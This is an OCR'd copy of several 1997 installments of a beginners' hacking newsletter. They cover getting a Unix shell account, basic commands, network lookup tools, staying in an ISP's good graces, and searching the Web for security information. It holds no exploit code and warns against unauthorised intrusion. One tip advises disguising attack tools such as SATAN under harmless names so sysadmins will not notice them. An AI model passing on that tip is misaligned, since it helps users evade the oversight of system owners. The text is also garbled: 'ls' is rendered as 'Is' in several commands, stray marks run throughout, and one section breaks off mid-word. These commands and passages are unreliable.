This is the listing of the files and directories of your home directory. Your shell account may give you a different set of! directories and files than this (which is only a partial listing). In any case, if you see anything that looks even a little bit like this, congratulations, you already have a shell account!

\*\*\*\*\*

Newbie note: The first item in that bunch of dashes and letters in front of the file name tells you what kind of file it is.! "d" means it is a directory, and "-" means it is a file. The rest are the permissions your files have. "r" = read permission, "w" = write permission, and "x" = execute permission (no, "execute" has nothing to do with murdering files, it means you have permission to run the program that is in this file). If there is a dash, it means there is no permission there.

The symbols in the second, third and fourth place from the left are the permissions that you have as a user, the following three are the permissions everyone in your designated group has, and the final three are the permissions anyone and everyone may have. For example, in galfina's directory the subdirectory "www/" is something you may read, write and execute, while everyone else may only execute. This is the directory where you can put your Web page. The entire world may browse ("execute") your Web page. But only you can read and write to it.

If you were to someday discover your permissions looking like:

!drwx--xrwx! newbie user!!!! 512 Apr 22 17:36 www/

Whoa, that "w" in the third place from last would mean anyone with an account from outside your ISP can hack your Web page!

\*\*\*\*\*\*

Another command that will tell you whether you have a shell account is "man." This gives you an online Unix manual. Usually you have to give the man command in the form of! "man <command>" where <command> is the name of the Unix command you want to study.! For example, if you want to know all the different ways to use the "Is" command, type "man Is" at the prompt.

On the other hand, here is an example of something that, even though it is on a Unix system, is not a shell account:

BSDI BSD/386 1.1 (dub-gw-2.compuserve.com) (ttyp7)

Connected to CompuServe

Host Name: cis

Enter choice (LOGON, HELP, OFF):

The immediate tip-off that this is not a shell account is that it asks you to "logon" instead of "login:" !

How to Get a Shell Account !

What if you are certain that you don't already have a shell account? How do you find an ISP that will give you one?

The obvious place to start is your phone book. Unless you live in a really rural area or in a country where there are few ISPs, there should be a number of companies to choose from.

So here's your problem. You phone Boring ISP, Inc. and say, "I'd like a shell account." But Joe Dummy on the other end of the phone says, "Shell? What's a shell account?"! You say "I want a shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Duh?" You say "Shell account. SHELL ACCOUNT!!!" He says, "Um, er, let me talk to my supervisor." Mr. Uptight Supervisor gets on the phone. "We don't give out shell accounts, you dirty &%\$\*# hacker."

Or, worse yet, they claim the Internet access account they are giving you a shell account but you discover it isn't one.

To avoid this embarrassing scene, avoid calling big name ISPs. I can guarantee you, America Online, Compuserve and Microsoft Network don't give out shell accounts.

What you want to find is the seediest, tiniest ISP in town. The one that specializes in pasty-faced customers who stay up all night playing MOOs and MUDs. Guys who impersonate grrrls on IRC. Now that is not to say that MUD and IRC people are typically hackers. But these definitely are your serious Internet addicts. An ISP that caters to people like that probably also understands the kind of person who wants to learn Unix inside and out.

So you phone or email one of these ISPs on the back roads of the Net and say, "Greetings, d00d! I am an evil haxor and demand a shell account pronto!"

No, no, no!! Chances are you got the owner of this tiny ISP on the other end of the line. He's probably a hacker himself. Guess what? He loves to hack but he doesn't want hackers (or wannabe hackers) for customers. He doesn't want a customer who's going to be attracting email bombers and waging hacker war and drawing complaints from the sysadmins on whom this deadly dude has been testing exploit code.

So what you do is say something like "Say, do you offer shell accounts? I really, really like to browse the Web with lynx. I hate waiting five hours for all those pretty pictures and Java applets to load. And I like to do email with Pine. For newsgroups, I luuuv tin!"

Start out like this and the owner of this tiny ISP may say something like, "Wow, dude, I know what you mean. IE and Netscape really s\*\*\*! Lynx uber alles! What user name would you like?"

At this point, ask the owner for a guest account. As you will learn below, some shell accounts are so restricted that they are almost worthless.

But let's say you can't find any ISP within reach of a local phone call that will give you a shell account. Or the only shell account you can get is worthless. Or you are well known as a malicious hacker and you've been kicked off every ISP in town. What can you do?

Your best option is to get an account on some distant ISP, perhaps even in another country.! Also, the few medium size ISPs that offer shell accounts (for example, Netcom) may even have a local dialup number for you. But if they don't have local dialups,! you can still access a shell account located \*anywhere\* in the world by setting up a PPP connection with your local dialup ISP, and then accessing your shell account using a telnet program on your home computer.

\*\*\*\*\*\*\*

Evil Genius Tip: Sure, you can telnet into your shell account from another ISP account. But unless you have software that allows you to send your password in an encrypted form, someone may sniff your password and break into your account. If you get to be well known in the hacker world, lots of other hackers will constantly be making fun of you by sniffing your password. Unfortunately, almost all shell accounts are set up so you must expose your password to anyone who has hidden a sniffer anywhere between the ISP that provides your PPP connection and your shell account ISP.

One solution is to insist on a shell account provider that runs ssh (secure shell).

So where can you find these ISPs that will give you shell accounts? One good source is http://www.celestin.com/pocia/. It provides links to Internet Service Providers categorized by geographic region. They even have links to allow you to sign up with ISPs serving the Lesser Antilles!

#### \*\*\*\*\*

Evil Genius tip: Computer criminals and malicious hackers will often get a guest account on a distant ISP and do their dirty work during the few hours this guest account is available to them. Since this practice provides the opportunity to cause so much harm, eventually it may become really hard to get a test run on a guest account.

But if you want to find a good shell account the hacker way, here's what you do.! Start with a list of your favorite hacker Web sites. For example, let's try http://ra.nilenet.com/~mjl/hacks/codez.htm.

You take the beginning part of the URL (Uniform Resource Locator) as your starting point. In this case it is "http://ra.nilenet.com." Try surfing to that URL. In many cases it will be the home page for that ISP. It should have instructions for how to sign up for a shell account. In the case of Nile Net we strike hacker gold:

**!Dial-up Accounts and Pricing** 

!!!!!!!!!!!!!!!!!! NEXUS Accounts

NEXUS Accounts include: Access to a UNIX Shell, full Internet access, Usenet newsgroups, 5mb of FTP and/or WWW storage space, and unlimited time. One Time Activation Fee: \$20.00 Monthly Service Fee: \$19.95 or Yearly Service Fee: \$199.95

Plus which they make a big deal over freedom of online speech. And they host a great hacker page full of these Guides to (mostly) Harmless Hacking!

How to Login to Your Shell Account

Now we assume you finally have a guest shell account and are ready to test drive it. So now we need to figure out how to login. Now all you hacker geniuses reading this, why don't you just forget to flame me for telling people how to do something as simple as how to login. Please remember that everyone has a first login. If you have never used Unix, this first time can be intimidating. In any case, if you are a Unix genius you have no business reading this Beginners' Guide. So if you are snooping around here looking for flamebait, send your flames to /dev/null.

\*\*\*\*\*\*\*\*\*\*

Newbie note: "Flames" are insulting, obnoxious rantings and ravings done by people who are severely lacking in social skills and are a bunch of &\$%@#!! but who think they are brilliant computer savants. For example, this newbie note is my flame against &\$%@#!! flamers. !"/dev/null" stands for "device null." It is a file name in a Unix operating system. Any data that is sent to /dev/null is discarded. So when someone says they will put something in "/dev/null" that means they are sending it into permanent oblivion.

The first thing you need to know in order to get into your shell account is your user name and password. You need to get that information from the ISP that has just signed you up. The second thing you need to remember is that Unix is "case sensitive." That means if your login name is "JoeSchmoe" the shell will think "joeschmoe" is a different person than "JoeSchmoe" or "JOESCHMOE."

OK, so you have just connected to your shell account for the first time. You may see all sorts of different stuff on that first screen. But the one thing you will always see is the prompt:

!login:

Here you will type in your user name.

In response you will always be asked :

!Password:

Here you type in your password.

After this you will get some sort of a prompt. It may be a simple as:

! %

or

! \$

or

! >

Or as complicated as:

!sleepy:~\$

Or it may even be some sort of complicated menu where you have to choose a "shell" option before you get to the shell prompt.

Or it may be a simple as:

! #

\*\*\*\*\*

Newbie note: The prompt "#" usually means you have the superuser powers of! a "root" account. The Unix superuser has the power to do \*anything\* to the computer. But you won't see this!

prompt unless either the systems administrator has been really careless -- or someone is playing a joke on you. Sometimes a hacker thinks he or she has broken into the superuser account because of seeing the "#" prompt. But sometimes this is just a trick the sysadmin is playing. So the hacker goes playing around in what he or she thinks is the root account while the sysadmin and his friends and the police are all laughing at the hacker.

Ready to start hacking from your shell account? Watch out, it may be so crippled that it is worthless for hacking. Or, it may be pretty good, but you might inadvertently do something to get you kicked off. To avoid these fates, be sure to read Beginners' Series #3 Part 2 of How to Get a \*Good\* Shell Account, coming out tomorrow.

In that GTMHH section you will learn how to:

- · explore your shell account
- $\cdot$  decide whether your shell account is any good for hacking
- · keep from losing your shell account

!

In case you were wondering about all the input from jericho in this Guide, yes, he was quite helpful in reviewing it and making suggestions. Jericho is a security consultant runs his own Internet host, obscure.sekurity.org. Thank you, jericho@dimensional.com, and happy hacking!

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series #3 Part 2

How to Get a \*Good\* Shell Account

!

In this section you will learn:

- · how to explore your shell account
- · Ten Meinel Hall of Fame Shell Account Exploration Tools
- · how to decide whether your shell account is any good for hacking
- · Ten Meinel Hall of Fame LAN and Internet Exploration Tools
- · Meinel Hall of Infamy Top Five Ways to Get Kicked out of Your Shell Account

!

How to Explore Your Shell Account

So you're in your shell account. You've tried the "Is -aIF" command and are pretty sure this really, truly is a shell account. What do you do next?

A good place to start is to find out what kind of shell you have. There are many shells, each of which has slightly different ways of working. To do this, at your prompt give the command "echo \$SHELL." Be sure to type in the same lower case and upper case letters. If you were to give the command "ECHO \$shell," for example, this command won't work.

If you get the response:

!/bin/sh

That means you have the Bourne shell.

If you get:

!/bin/bash

Then you are in the Bourne Again (bash) shell.

If you get:

!/bin/ksh

You have the Korn shell.

If the "echo \$SHELL" command doesn't work, try the command "echo \$shell," remembering to use lower case for "shell."! This will likely get you the answer:

# !/bin/csh

This means you have the C shell.

Why is it important to know which shell you have? For right now, you'll want a shell that is easy to use. For example, when you make a mistake in typing, it's nice to hit the backspace key and not see ^H^H on your screen. Later, though, for running those super hacker exploits, the C shell may be better for you.

Fortunately, you may not be stuck with whatever shell you have when you log in. If your shell account is any good, you will have a choice of shells.

Trust me, if you are a beginner, you will find bash to be the easiest shell to use. You may be able to get the bash shell by simply typing the word "bash" at the prompt. If this doesn't work, ask tech support at your ISP for a shell account set up to use bash. A great book on using the bash shell is \_Learning the Bash Shell\_, by Cameron Newham and Bill Rosenblatt, published by O'Reilly.

If you want to find out what other shells you have the right to use, try "csh" to get the C shell; "ksh" to get the Korn shell, "sh" for Bourne shell, "tcsh" for the Tcsh shell, and "zsh" for the Zsh shell. If you don't have one of them, when you give the command to get into that shell you will get back the answer "command not found."

Now that you have chosen your shell, the next thing is to explore. See what riches your ISP has allowed you to use. For that you will want to learn, and I mean \*really learn\* your most important Unix commands and auxiliary programs. Because I am supreme arbiter of what goes into these Guides, I get to decide what the most important commands are. Hmm, "ten" sounds like a famous number. So you're going to get the:

Ten Meinel Hall of Fame Shell Account Exploration Tools

### 1) man <command name>

This magic command brings up the online Unix manual.! Use it on each of the commands below, today! Wonder what all the man command options are? Try the "man -k" option.

# 2) ls

Lists files. Jericho suggests "Get people in the habit of using "Is -aIF". This will come into play down

the road for security-conscious users." You'll see a huge list of files that you can't see with the "Is" command alone, and lots of details. If you see such a long list of files that they scroll off the terminal screen, one way to solve the problem is to use "Is -alFImore."

# 3) pwd

Shows what directory you are in.

## 4) cd <directory>

Changes directories.! Kewl directories to check out include /usr, /bin and /etc.! For laughs, jericho suggests exploring in /tmp.

## 5) more <filename>

This shows the contents of text files. Also you might be able to find "less" and "cat" which are similar commands.

# 6) whereis <program name>

Think there might be a nifty program hidden somewhere?! Maybe a game you love? This will find it for you. Similar commands are "find" and "locate." Try them all for extra fun.

## 7) vi

An editing program. You'll need it to make your own files and when you start programming while in your shell account. You can use it to write a really lurid file for people to read when they finger you. Or try "emacs." It's another editing program and IMHO more fun than vi. Other editing programs you may find include "ed" (an ancient editing program which I have used to write thousands of lines of Fortran 77 code), "ex," "fmt," "gmacs," "gnuemacs," and "pico."

# 8) grep

Extracts information from files, especially useful for seeing what's in syslog and shell log files. Similar commands are "egrep," "fgrep," and "look."

9) chmod <filename> Change file permissions.

10) rm <filename>

Delete file. If you have this command you should also find "cp" for copy file, and "mv" for move file. !

How to Tell Whether Your Shell Account Is any Good for Hacking !

Alas, not all shell accounts are created equal.! Your ISP may have decided to cripple your budding hacker career by! forbidding your access to important tools. But you absolutely must have access to the top ten tools listed above. In addition, you will need tools to explore both your ISP's local area network (LAN) and the Internet. So in the spirit of being Supreme Arbiter of Haxor Kewl, here are my:

Ten Meinel Hall of Fame LAN and Internet Exploration Tools

1) telnet <hostname> <port number or name>

If your shell account won't let you telnet into any port you want either on its LAN or the Internet, you are totally crippled as a hacker. Dump your ISP now!

2) who

Shows you who else is currently logged in on your ISP's LAN. Other good commands to explore the other users on your LAN are "w," "rwho, " "users."

# 3) netstat

All sorts of statistics on your LAN, including all Internet connections. For real fun, try "netstat -r" to see the kernel routing table. However, jericho warns "Be careful. I was teaching a friend the basics of summing up a Unix system and I told her to do that and 'ifconfig'. She was booted off the system

the next day for 'hacker suspicion' even though both are legitimate commands for users."

4) whois <hostname>

Get lots of information on Internet hosts outside you LAN.

5) nslookup

Get a whole bunch more information on other Internet hosts.

6) dig

Even more info on other Internet hosts. Nslookup and dig are not redundant. Try to get a shell account that lets you use both.

7) finger

Not only can you use finger inside your LAN. It will sometimes get you valuable informa>

\_\_\_\_\_

Transfer interrupted!

sts.

8) ping

Find out if a distant computer is alive and run diagnostic tests -- or just plain be a meanie and clobber people with pings. (I strongly advise \*against\* using ping to annoy or harm others.)

9) traceroute

Kind of like ping with attitude. Maps Internet connections, reveals routers and boxes running firewalls.

10) ftp

Use it to upload and download files to and from other computers.

If you have all these tools, you're in great shape to begin your hacking career. Stay with your ISP. Treat it well.

Once you get your shell account, you will probably want to supplement the "man" command with a good Unix book . Jericho recommends \_Unix in a Nutshell\_ published by O'Reilly. "It is the ultimate Unix command reference, and only costs 10 bucks. O'Reilly r00lz."

How to Keep from Losing Your Shell Account

So now you have a hacker's dream, an account on a powerful computer running Unix. How do you keep this dream account? If you are a hacker, that is not so easy. The problem is that you have no right to keep that account. You can be kicked off for suspicion of being a bad guy, or even if you become inconvenient, at the whim of the owners.

Meinel Hall 'O Infamy

Top Five Ways to Get Kicked out of Your Shell Account

## 1) Abusing Your ISP

Let's say you are reading Bugtraq and you see some code for a new way to break into a computer. Panting with excitement, you run emacs and paste in the code. You fix up the purposely crippled stuff someone put in to keep total idiots from running it. You tweak it until it runs under your flavor of Unix. You compile and run the program against your own ISP. It works! You are looking at that "#" prompt and jumping up and down yelling "I got root! I got root!" You have lost your hacker virginity, you brilliant dude, you!! Only, next time you go to log in, your password doesn't work. You have been booted off your ISP. NEVER, NEVER ABUSE YOUR ISP!

#### \*\*\*\*\*\*\*\*\*\*

You can go to jail warning: Of course, if you want to break into another computer, you must have the permission of the owner. Otherwise you are breaking the law.

# 2) Ping Abuse.

Another temptation is to use the powerful Internet connection of your shell account (usually a T1 or T3) to ping the crap out of the people you don't like. This is especially common on Internet Relay Chat. Thinking of ICBMing or nuking that dork? Resist the temptation to abuse ping or any other Internet Control Message Protocol attacks. Use ping only as a diagnostic tool, OK? Please? Or else!

# 3) Excessive Port Surfing

Port surfing is telnetting to a specific port on another computer. Usually you are OK if you just briefly visit another computer via telnet, and don't go any further than what that port offers to the casual visitor. But if you keep on probing and playing with another computer, the sysadmin at the target computer will probably email your sysadmin records of your little visits. (These records of port visits are stored in "messages," and sometimes in "syslog" depending on the configuration of your target computer -- and assuming it is a Unix system.)

Even if no one complains about you, some sysadmins habitually check the shell log files that keep a record of everything you or any other user on the system has been doing in their shells. If your sysadmin sees a pattern of excessive attention to one or a few computers, he or she may assume you are plotting a break-in. Boom, your password is dead.

# 4) Running Suspicious Programs

If you run a program whose primary use is as a tool to commit computer crime, you are likely to get kicked off your ISP. For example, many ISPs have a monitoring system that detects the use of the program SATAN.! Run SATAN from your shell account and you are history.

### \*\*\*\*\*

Newbie note: SATAN stands for Security Administration Tool for Analyzing Networks. It basically works by telnetting to one port after another of the victim computer. It determines what program (daemon) is running on each port, and figures out whether that daemon has a vulnerability that can be used to break into that computer. SATAN can be used by a sysadmin to figure out how to

make his or her computer safe. Or it may be just as easily used by a computer criminal to break into someone else's computer.

!

## 5) Storing Suspicious Programs

It's nice to think that the owners of your ISP mind their own business. But they don't. They snoop in the directories of their users. They laugh at your email. OK, maybe they are really high-minded and resist the temptation to snoop in your email. But chances are high that they will snoop in your shell log files that record every keystroke you make while in your shell account. If they don't like what they see, next they will be prowling your program files.

One solution to this problem is to give your evil hacker tools innocuous names. For example, you could rename SATAN to ANGEL. But your sysdamin may try running your programs to see what they do. If any of your programs turn out to be commonly used to commit computer crimes, you are history.

Wait, wait, you are saying. Why get a shell account if I can get kicked out even for legal, innocuous hacking? After all, SATAN is legal to use. In fact, you can learn lots of neat stuff with SATAN. Most hacker tools, even if they are primarily used to commit crimes, are also educational. Certainly if you want to become a sysadmin someday you will need to learn how these programs work.

Sigh, you may as well learn the truth. Shell accounts are kind of like hacker training wheels. They are OK for beginner stuff. But to become a serious hacker, you either need to find an ISP run by hackers who will accept you and let you do all sorts of suspicious things right under their nose. Yeah, sure. Or you can install some form of Unix on your home computer. But that's another Guide to (mostly)! Harmless Hacking (Vol. 2 Number 2: Linux!).

If you have Unix on your home computer and use a PPP connection to get into the Internet, your ISP is much less likely to snoop on you. Or try making friends with your sysadmin and explaining what you are doing. Who knows, you may end up working for your ISP!

In the meantime, you can use your shell account to practice just about anything Unixy that won't make your sysadmin go ballistic.

#### 

Would you like a shell account that runs industrial strength Linux -- with no commands censored? Want to be able to look at the router tables, port surf all.net, and keep SATAN in your home directory without getting kicked out for suspicion of hacking? Do you want to be able to telnet in on ssh (secure shell)so no one can sniff your password? Are you willing to pay \$30 per month for unlimited access to this hacker playground? How about a seven day free trial account? Email haxorshell@techbroker.com for details.

\*\*\*\*\*

In case you were wondering about all the input from jericho in this Guide, yes, he was quite helpful in reviewing this and making suggestions. Jericho is a security consultant and also runs his own Internet host, obscure.sekurity.org. Thank you, jericho@dimensional.com, and happy hacking!

Subscribe to our discussion list by emailing to hacker@techbroker.com with message "subscribe" Want to share some kewl stuph with the Happy Hacker list? Correct mistakes? Send your messages to hacker@techbroker.com.! To send me confidential email (please, no discussions of illegal activities) use cmeinel@techbroker.com and be sure to state in your message that you want me to keep this confidential. If you wish your message posted anonymously, please say so! Direct flames to dev/null@techbroker.com. Happy hacking! Copyright 1997 Carolyn P. Meinel. You may forward or post this GUIDE TO (mostly) HARMLESS

HACKING on your Web site as long as you leave this notice at the end.

\_\_\_\_\_

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series Number 4

How to use the Web to look up information on hacking. This GTMHH may be useful even to Uberhackers (oh, no, flame alert!)

Want to become really, really unpopular? Try asking your hacker friends too many questions of the wrong sort.

But, but, how do we know what are the wrong questions to ask? OK, I sympathize with your problems because I get flamed a lot, too. That's partly because I sincerely believe in asking dumb questions. I make my living asking dumb questions. People pay me lots of money to go to conferences, call people on the phone and hang out on Usenet news groups asking dumb questions so I can find out stuff for them. And, guess what, sometimes the dumbest questions get you the best answers. So that's why you don't see me flaming people who ask dumb questions.

#### \*\*\*\*\*\*\*

Newbie note: Have you been too afraid to ask the dumb question, "What is a flame?" Now you get to find out! It is a bunch of obnoxious rantings and ravings made in email or a Usenet post by some idiot who thinks he or she is proving his or her mental superiority through use of foul and/or impolite language such as "you suffer from rectocranial inversion," f\*\*\* y\*\*\*, d\*\*\*\*, b\*\*\*\*, and of course @#\$%^&\*! This newbie note is my flame against those flamers to whom I am soooo superior.

But even though dumb questions can be good to ask, you may not like the flames they bring down on you. So, if you want to avoid flames, how do you find out answers for yourself?

This Guide covers one way to find out hacking information without having to ask people questions: by surfing the Web. The other way is to buy lots and lots of computer manuals, but that costs a lot of money. Also, in some parts of the world it is difficult to get manuals. Fortunately, however, almost anything you want to learn about computers and communications is available for free somewhere on the Web.

First, let's consider the Web search engines. Some just help you search the Web itself. But others enable you to search Usenet newsgroups that have been archived for many years back. Also, the best hacker email lists are archived on the Web, as well.

There are two major considerations in using Web search engines. One is what search engine to use, and the other is the search tactics themselves.

I have used many Web search engines. But eventually I came to the conclusion that for serious research, you only need two: Alavista (http://altavista.digital.com)and Dejanews

(http://www.dejanews.com). Altavista is the best for the Web, while Dejanews is the best one for searching Usenet news groups. But, if you don't want to take me at my word, you may surf over to a site with links to almost all the Web and Newsgroup search engines at http://sgk.tiac.net/search/.

But just how do you efficiently use these search engines? If you ask them to find "hacker" or even "how to hack," you will get bazillions of Web sites and news group posts to read. OK, so you painfully surf through one hacker Web site after another. You get portentous-sounding organ music, skulls with red rolling eyes, animated fires burning, and each site has links to other sites with pretentious music and ungrammatical boastings about "I am 31337, d00dz!!! I am so \*&&^%\$ good at hacking you should bow down and kiss my \$%^&&\*!" But somehow they don't seem to have any actual information. Hey, welcome to the wannabe hacker world!

You need to figure out some words that help the search engine of your choice get more useful results. For example, let's say you want to find out whether I, the Supreme R00ler of the Happy Hacker world, am an elite hacker chick or merely some poser. Now the luser approach would to simply go to http://www.dejanews.com and do a search of Usenet news groups for "Carolyn Meinel," being sure to click the "old" button to bring up stuff from years back. But if you do that, you get this huge long list of posts, most of which have nothing to do with hacking:

CDMA vs GSM - carolyn meinel <cmeinel@unm.edu> 1995/11/17

Re: October El Nino-Southern Oscillation info gonthier@usgs.gov (Gerard J. Gonthier) 1995/11/20

Re: Internic Wars MrGlucroft@psu.edu (The Reaver) 1995/11/30 shirkahn@earthlink.net (Christopher Proctor) 1995/12/16

Re: Lyndon LaRouche - who is he? Iness@ucs.indiana.edu (lester john ness) 1996/01/06

U-B Color Index observation data - cmeinel@nmia.com (Carolyn P. Meinel) 1996/05/13

Re: Mars Fraud? History of one scientist involved gksmiley@aol.com (GK Smiley) 1996/08/11

Re: Mars Life Announcement: NO Fraud Issue twitch@hub.ofthe.net 1996/08/12

Hackers Helper E-Zine wanted - rcortes@tuna.hooked.net (Raul Cortes) 1996/12/06

Carolyn Meinel, Sooooooper Genius - nobody@cypherpunks.ca (John Anonymous MacDonald, a remailer node) 1996/12/12

Anyhow, this list goes on and on and on.

But if you specify "Carolyn Meinel hacker" and click "all" instead of "any" on the "Boolean" button, you get a list that starts with:

Media: "Unamailer delivers Christmas grief" -Mannella@ipifidpt.difi.unipi.it (Riccardo Mannella) 1996/12/30 Cu Digest, #8.93, Tue 31 Dec 96 - Cu Digest (tk0jut2@mvs.cso.niu.edu) <TK0JUT2@MVS.CSO.NIU.EDU> 1996/12/31

RealAudio interview with Happy Hacker - bmcw@redbud.mv.com (Brian S. McWilliams) 1997/01/08

! Etc. This way all those posts about my boring life in the world of science don't show up, just the juicy hacker stuff.

Now suppose all you want to see is flames about what a terrible hacker I am. You could bring those to the top of the list by adding (with the "all" button still on) "flame" or "f\*\*\*" or "b\*\*\*\*" being careful to spell out those bad words instead fubarring them with \*\*\*\*s. For example, a search on "Carolyn Meinel hacker flame" with Boolean "all" turns up only one post.! This important tome says the Happy Hacker list is a dire example of what happens when us prudish moderator types censor naughty words and inane diatribes.

#### \*\*\*\*\*\*\*

Newbie note: "Boolean" is! math term. On the Dejanews search engine they figure the user doesn't have a clue of what "Boolean" means so they give you a choice of "any" or "all" and then label it "Boolean" so you feel stupid if you don't understand it. But in real Boolean algebra we can use the operators "and" "or" and "not" on word searches (or any searches of sets). "And" means you would have a search that turns up only items that have "all" the terms you specify; "or" means you would have a search that turns up "any" of the terms. The "not" operator would exclude items that included the "not" term even if they have any or all of the other search terms. Altavista has real Boolean algebra under its "advanced"" search option.

But let's forget all those Web search engines for a minute. In my humble yet old-fashioned opinion, the best way to search the Web is to use it exactly the way its inventor, Tim Berners-Lee, intended. You start at a good spot and then follow the links to related sites. Imagine that!

Here's another of my old fogie tips. If you want to really whiz around the Web, and if you have a shell account, you can do it with the program lynx. At the prompt, just type "lynx followed by the URL you want to visit. Because lynx only shows text, you don't have to waste time waiting for the organ music, animated skulls and pornographic JPEGs to load.

So where are good places to start? Simply surf over to the Web sites listed at the end of this Guide. Not only do they carry archives of these Guides, they carry a lot of other valuable information for the newbie hacker, as well as links to other quality sites. My favorites are http://www.cs.utexas.edu/users/matt/hh.html and http://www.silitoad.org Warning: parental discretion advised. You'll see some other great starting points elsewhere in this Guide, too.

Next, consider one of the most common questions I get: "How do I break into a computer????? :( :("

Ask this of someone who isn't a super nice elderly lady like me and you will get a truly rude reaction. Here's why. The world is full of many kinds of computers running many kinds of software on many kinds of networks. How you break into a computer depends on all these things. So you need to thoroughly study a computer system before you an even think about planning a strategy to break into it. That's one reason breaking into computers is widely regarded as the pinnacle of hacking. So if you don't realize even this much, you need to do lots and lots of homework before you can even dream of breaking into computers.

But, OK, I'll stop hiding the secrets of universal computer breaking and entry. Check out: Bugtraq archives: http://geek-girl.com/bugtraq NT Bugtraq archives: http://ntbugtraq.rc.on.ca/index.html

\*\*\*\*\*

You can go to jail warning: If you want to take up the sport of breaking into computers, you should either do it with your own computer, or else get the permission of the owner if you want to break into someone else's computer. Otherwise you are violating the law. In the US, if you break into a computer that is across a state line from where you launch your attack, you are committing a Federal felony. If you cross national boundaries to hack, remember that most nations have treaties that allow them to extradite criminals from each others' countries.

Wait just a minute, if you surf over to those site you won't instantly become an Ubercracker. Unless you already are an excellent programmer and knowledgeable in Unix or Windows NT, you will discover the information at these two sites will \*NOT\* instantly grant you access to any victim computer you may choose. It's not that easy. You are going to have to learn how to program. Learn at least one operating system inside and out.

Of course some people take the shortcut into hacking. They get their phriends to give them a bunch of canned break-in programs. Then they try them on one computer after another until they stumble into root and accidentally delete system files. The they get busted and run to the Electronic Freedom Foundation and whine about how the Feds are persecuting them.

So are you serious? Do you \*really\* want to be a hacker badly enough to learn an operating system inside and out? Do you \*really\* want to populate your dreaming hours with arcane communications protocol topics? The old-fashioned, and super expensive way is to buy and study lots of manuals. <Geek mode on> Look, I'm a real believer in manuals. I spend about \$200 per month on them. I read them in the bathroom, while sitting in traffic jams, and while waiting for doctor's appointments. But if I'm at my desk, I prefer to read manuals and other technical documents from the Web. Besides, the Web stuff is free! <Geek mode off>

The most fantastic Web resource for the aspiring geek, er, hacker, is the RFCs. RFC stands for "Request for Comment." Now this sounds like nothing more than a discussion group. But actually RFCs are the definitive documents that tell you how the Internet works. The funny name "RFC" comes from ancient history when lots of people were discussing how the heck to make that ARPAnet thingy work. But nowadays RFC means "Gospel Truth about How the Internet Works" instead of "Hey Guys, Let's Talk this Stuff Over."

#### \*\*\*\*\*

Newbie note: ARPAnet was the US Advanced Research Projects Agency experiment launched in 1969 that evolved into the Internet. When you read RFCs you will often find references to ARPAnet and ARPA -- or sometimes DARPA. That "D" stands for "defense." DARPA/ARPA keeps on getting its name changed between these two. For example, when Bill Clinton became US President in 1993, he changed DARPA back to ARPA because "defense" is a Bad Thing. Then in 1996 the US Congress passed a law changing it back to DARPA because "defense" is a Good Thing.

Now ideally you should simply read and memorize all the RFCs. But there are zillions of RFCs and some of us need to take time out to eat and sleep. So those of us without photographic memories and gobs of free time need to be selective about what we read. So how do we find an RFC that will answer whatever is our latest dumb question?

One good starting place is a complete list of all RFCs and their titles at ftp://ftp.tstt.net.tt/pub/inet/rfc/rfc-index. Although this is an ftp (file transfer protocol) site, you can access it with your Web browser.

Or, how about the RFC on RFCs! That's right, RFC 825 is "intended to clarify the status of RFCs and to provide some guidance for the authors of RFCs in the future.! It is in a sense a specification for RFCs." To find this RFC, or in fact any RFC for which you have its number, just go to Altavista and search for "RFC 825" or whatever the number is. Be sure to put it in quotes just like this example in order to get the best results.

Whoa, these RFCs can be pretty hard to understand! Heck, how do we even know which RFC to read to get an answer to our questions? Guess what, there is solution, a fascinating group of RFCs called "FYIs" Rather than specifying anything, FYIs simply help explain the other RFCs. How do you get FYIs? Easy! I just surfed over to the RFC on FYIs (1150) and learned that:

If YIs can be obtained via FTP from NIC.DDN.MIL, with the pathname FYI:mm.TXT, or RFC:RFCnnnn.TXT (where "mm" refers to the number of the FYI and "nnnn" refers to the number of the RFC). Login with FTP, username ANONYMOUS and password GUEST. The NIC also provides an automatic mail service for those sites which cannot use FTP. Address the request to SERVICE@NIC.DDN.MIL and in the subject field of the message indicate the FYI or RFC number, as in "Subject: FYI mm" or "Subject: RFC nnnn".

But even better than this is an organized set of RFCs hyperlinked together on the Web at http://www.FreeSoft.org/Connected/. I can't even begin to explain to you how wonderful this site is. You just have to try it yourself. Admittedly it doesn't contain all the RFCs. But it has a tutorial and a newbie-friendly set of links through the most important RFCs.

Last but not least, you can check out two sites that offer a wealth of technical information on computer security:

http://csrc.nist.gov/secpubs/rainbow/ http://GANDALF.ISU.EDU/security/security.html security library

I hope this is enough information to keep you busy studying for the next five or ten years. But please keep this in mind. Sometimes it's not easy to figure something out just by reading huge amounts of technical information. Sometimes it can save you a lot of grief just to ask a question. Even a dumb question. Hey, how would you like to check out the Web site for those of us who make our living asking people dumb questions? Surf over to http://www.scip.org. That's the home page of the Society of Competitive Information Professionals, the home organization for folks like me. So, go ahead, make someone's day. Have phun asking those dumb questions. Just remember to fireproof your phone and computer first!

### GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series Number 5

Computer hacking. Where did it begin and how did it grow?

If you wonder what it was like in days of yore, ten, twenty, thirty years ago, how about letting and old lady tell you the way it used to be.

!Where shall we start? Seventeen years ago and the World Science Fiction Convention in Boston, Massachusetts? Back then the World Cons were the closest thing we had to hacker conventions.

Picture 1980. Ted Nelson is running around with his Xanadu! guys: Roger Gregory, H. Keith Henson (now waging war against the Scientologists) and! K. Eric Drexler, later to build the Foresight Institute. They dream of creating what is to become the World Wide Web. Nowadays guys at hacker cons might dress like vampires. In 1980 they wear identical black baseball caps with silver wings and the slogan: "Xanadu: wings of the mind."! Others at World Con are a bit more underground: doing dope, selling massages, blue boxing the phone lines. The hotel staff has to close the swimming pool in order to halt the sex orgies.

!Oh, but this is hardly the dawn of hacking. Let's look at the Boston area yet another seventeen years further back, the early 60s.! MIT students are warring for control of the school's mainframe computers. They use machine language programs that each strive to delete all other programs and seize control of the central processing unit. Back then there were no personal computers.

